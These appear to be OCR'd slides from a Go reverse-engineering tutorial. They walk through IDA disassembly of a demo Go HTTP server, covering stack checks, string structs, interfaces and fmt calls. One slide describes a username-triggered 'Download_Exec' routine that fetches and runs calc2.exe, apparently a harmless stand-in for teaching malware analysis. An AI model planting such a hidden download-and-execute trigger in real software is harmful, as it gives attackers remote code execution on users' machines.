.rdata:00000000007B8620             FUNCTAB_ENTRY116 <offset runtime_internal_sys_OnesCount64, \
.rdata:00000000007B8620                                (offset stru_7CAE20 - offset functab)>
.rdata:00000000007B8630             FUNCTAB_ENTRY116 <offset internal_bytealg_IndexRabinKarpBytes, \
.rdata:00000000007B8630                                (offset stru_7CAE80 - offset functab)>
.rdata:00000000007B8640             FUNCTAB_ENTRY116 <offset internal_bytealg_IndexRabinKarp, \
.rdata:00000000007B8640                                (offset stru_7CAEE8 - offset functab)>
.rdata:00000000007B8650             FUNCTAB_ENTRY116 <offset internal_bytealg_countGenericString, \
.rdata:00000000007B8650                                (offset stru_7CAF50 - offset functab)>
.rdata:00000000007B8660             FUNCTAB_ENTRY116 <offset internal_bytealg_init_0, \
.rdata:00000000007B8660                                (offset stru_7CAFB0 - offset functab)>
.rdata:00000000007B8670             FUNCTAB_ENTRY116 <offset cmpbody, \
.rdata:00000000007B8670                                (offset stru_7CAFF0 - offset functab)>
```


❑ FIRST STEPS ON GO REVERSING

```
.data:0000000000883170 runtime_defaultGOROOT dq offset runtime_defaultGOROOT_str
.data:0000000000883170                                         ; DATA XREF: time_init+41C↑r
.data:0000000000883170                                         ; "C:\\Program Files\\Go"
```

```
loc_61282D:                                    ; CODE XREF: net_http_init+1BC2↑j
                lea     rdi, qword_88ED98
                call    runtime_gcWriteBarrier

loc_612839:                                    ; CODE XREF: net_http_init+1BCB↑j
                lea     rax, unk_652760
                call    runtime_newobject
                mov     qword ptr [rax+8], 18h
                lea     rcx, aHttp2Canceling ; "http2: canceling request"
                mov     [rax], rcx
                lea     rcx, go_itab__errors_errorString_error
                mov     cs:net_http_http2errStopReqBodyWriteAndCancel, rcx
                cmp     cs:runtime_writeBarrier, 0
                jnz     short loc_612877
                mov     cs:qword_88EDA8, rax
                jmp     short loc_612885
```

- Don't waste time with Garbage Collector functions!

❑ FIRST STEPS ON GO REVERSING



- **Garbage Collector function is called many times!**

❑ FIRST STEPS ON GO REVERSING

Instruction following structure in GO:

- string's content (char*)
- size (qword)

- Package os.File implements io.Writer interface (rax), Stdout (rbx) comes from os package and it's is defined as a global variable. Additionally, rcx holds the strings and edi contains the string's size.

- Functions in Golang check for enough stack space before setting up the local stack frame.

```
; void __cdecl main_main()
public main_main
main_main proc near

var_8= qword ptr -8

cmp     rsp, [r14+10h]
jbe     loc_61F159
```

```
sub     rsp, 40h
mov     [rsp+40h+var_8], rbp
lea     rbp, [rsp+40h+var_8]
mov     rbx, cs:os_Stdout
lea     rax, go_itab__os_File_io_Writer
lea     rcx, aRunningInMainF ; "Running in main function!\n\n"
mov     edi, 1Bh
xor     esi, esi
xor     r8d, r8d
mov     r9, r8
call    fmt_Fprintf
nop
mov     rax, cs:net_http_DefaultServeMux
lea     rbx, aSubmit      ; "/submit"
mov     ecx, 7
lea     rdi, go_itab_net_http_HandlerFunc_net_http_Handler
```

```
loc_61F159:
call    runtime_morestack_noctxt
xchg    ax, ax
jmp     main_main
main_main endp
```

- Printf( ) function, from fmt package, is defined as:

```
func Printf(format string, a ...interface{}) (n int, err error) {
        return Fprintf(os.Stdout, format, a...)
}
```

❑ FIRST STEPS ON GO REVERSING

(small allocation) newobject → mallocgc → mcache → mspam (32KB memory chunk)

```
lea     rsi, off_6A16E0
call    net_http___ptr_ServeMux__Handle
nop
lea     rax, unk_680920
call    runtime_newobject
mov     qword ptr [rax+8], 5
lea     rdx, a9999          ; ":9999"
mov     [rax], rdx
movups  xmmword ptr [rax+10h], xmm15
call    net_http___ptr_Server__ListenAndServe
mov     rbp, [rsp+40h+var_8]
add     rsp, 40h
retn
```

<module_package_function>

```
off_6A16E0      dq offset blackstormsecurity_project1_Conference
                                        ; DATA XREF: main_main+5A
off_6A16E8      dq offset bytes_makeSlice_func1
                                        ; DATA XREF: bytes_makeSl
off_6A16F0      dq offset compress_flate___ptr_decompressor__copy
                                        ; DATA XREF: compress_fla
                                        ; compress_flate___ptr_de
```

type StringHeader struct {
  Data uintptr
  Len int
}

String struct (content and size)

pointer to ListenAndServe function, which is defined as:

```
func ListenAndServe(addr string, handler Handler) error {
        server := &Server{Addr: addr, Handler: handler}
        return server.ListenAndServe()
}
```

❑ FIRST STEPS ON GO REVERSING

- var_x as named is not a so good represention because stack are re-used in the code, so it's advisable to change it to rsp + XXh using "Q" hotkey.

```
public blackstormsecurity_project1_Conference
blackstormsecurity_project1_Conference proc near

var_48= qword ptr -48h
var_40= qword ptr -40h
var_38= xmmword ptr -38h
var_28= xmmword ptr -28h
var_18= xmmword ptr -18h
var_8= qword ptr -8
arg_0= qword ptr  8
arg_8= qword ptr  10h
arg_10= qword ptr  18h

cmp     rsp, [r14+10h]
jbe     loc_61EDC9
```

- Stack setup
- There isn't a prologue as we're used to seeing in other languages.


```
add     rsp, 0FFFFFFFFFFFFFF80h
mov     [rsp+78h], rbp
lea     rbp, [rsp+78h]
mov     [rsp+80h+arg_10], rcx
mov     [rsp+80h+arg_0], rax
mov     [rsp+80h+arg_8], rbx
movups  xmmword ptr [rsp+58h], xmm15
lea     rdx, unk_63B980
mov     [rsp+58h], rdx
lea     r8, off_6E3C28  ; "Running in Conference function!"
mov     [rsp+60h], r8
mov     r8, cs:os_Stdout
mov     edi, 1
mov     rsi, rdi
lea     rax, go_itab__os_File_io_Writer
mov     rbx, r8
```

- Don't try to follow each stack manipulation ☺

```
loc_61EDC9:
mov     [rsp+arg_0], rax
mov     [rsp+arg_8], rbx
mov     [rsp+arg_10], rcx
call    runtime_morestack_noctxt
mov     rax, [rsp+arg_0]
mov     rbx, [rsp+arg_8]
mov     rcx, [rsp+arg_10]
jmp     blackstormsecurity_project1_Conference
blackstormsecurity_project1_Conference endp
```

- Check stack space
- Package os.File implements io.Writer interface. It's necessary to FPrintf( ) ahead.

❑ FIRST STEPS ON GO REVERSING



- from *http.Request.URL.Query().Get()

- func mapaccess1_faststr(t *maptype, h *hmap, ky string) unsafe.Pointer
- Prevents race condition.

❑ FIRST STEPS ON GO REVERSING

```
loc_61ECC2:
mov     [rsp+38h], rcx
mov     [rsp+40h], rdx
movups  xmmword ptr [rsp+68h], xmm15
mov     rax, rdx
mov     rbx, rcx
call    runtime_convTstring
lea     rcx, unk_63B980
mov     [rsp+68h], rcx
mov     [rsp+70h], rax
lea     rax, unk_64E720
mov     rbx, [rsp+88h]
mov     rcx, [rsp+90h]
call    runtime_convI2I
lea     rcx, aTheRequesterIs ; "The requester is: %s\n"
mov     edi, 15h
lea     rsi, [rsp+68h]
mov     r8d, 1
mov     r9, r8
call    fmt_Fprintf
mov     rax, [rsp+40h]
mov     rbx, [rsp+38h]
call    runtime_convTstring
movups  xmmword ptr [rsp+48h], xmm15
lea     rcx, unk_63B980
mov     [rsp+48h], rcx
mov     [rsp+50h], rax
mov     rbx, cs:os_Stdout
lea     rax, go_itab__os_File_io_Writer
lea     rcx, aTheRequesterIs_0 ; "The requester is: %s\n\n"
mov     edi, 16h
lea     rsi, [rsp+48h]
```

Remember that Go interfaces offers an approach to specify the behavior/type of an object, so the wished behavior here is “string”:

```
func convTstring(val string) (x unsafe.Pointer) {
  if val == "" {
    x = unsafe.Pointer(&zeroVal[0])
  } else {
        x = mallocgc(unsafe.Sizeof(val), stringType, true)
        *(*string)(x) = val
  }
  return
```


- https://golang.org/src/runtime/iface.go

- Convert Interface’s type to another Interface’s type (I2I). In a rough definition, an Interface is a collection of methods that are implemented by Structs, which are composed by fields.

- Copy 16 bytes from xmm15 into address pointed by rsp+48h.

- Package os.File implements io.Writer interface.

❑ FIRST STEPS ON GO REVERSING



- The string “alexandre” has a size of bytes, so a comparison to check if the user variable holds some string with this same size is done.
- The first 8 characters are tested (“alexandr”) and whether the comparison is successful, so the last character (“e”) is finally checked.
- If the username is “alexandre”, so the “calc2.exe” is downloaded from website by calling “blackstormsecurity.project.Download_Exec” (remember: <module_package_function>). In addition, we have:
  - rax: “calc2.exe” string
  - ebx: string size
  - rcx: URL for downloading calc2.exe
  - edi: URL string size


❑ FIRST STEPS ON GO REVERSING

```
public blackstormsecurity_project1_Download_Exec
blackstormsecurity_project1_Download_Exec proc near

var_58= qword ptr -58h
var_50= qword ptr -50h
var_48= qword ptr -48h
var_40= qword ptr -40h
var_38= xmmword ptr -38h
var_28= xmmword ptr -28h
var_18= xmmword ptr -18h
var_8= qword ptr -8
arg_0= qword ptr  8
arg_8= qword ptr  10h
arg_10= qword ptr  18h
arg_18= qword ptr  20h

lea     r12, [rsp-10h]
cmp     r12, [r14+10h]
jbe     loc_61F08C
```

- Stack setup

- Once again, there isn't prologue as we're used to seeing.

❑ FIRST STEPS ON GO REVERSING



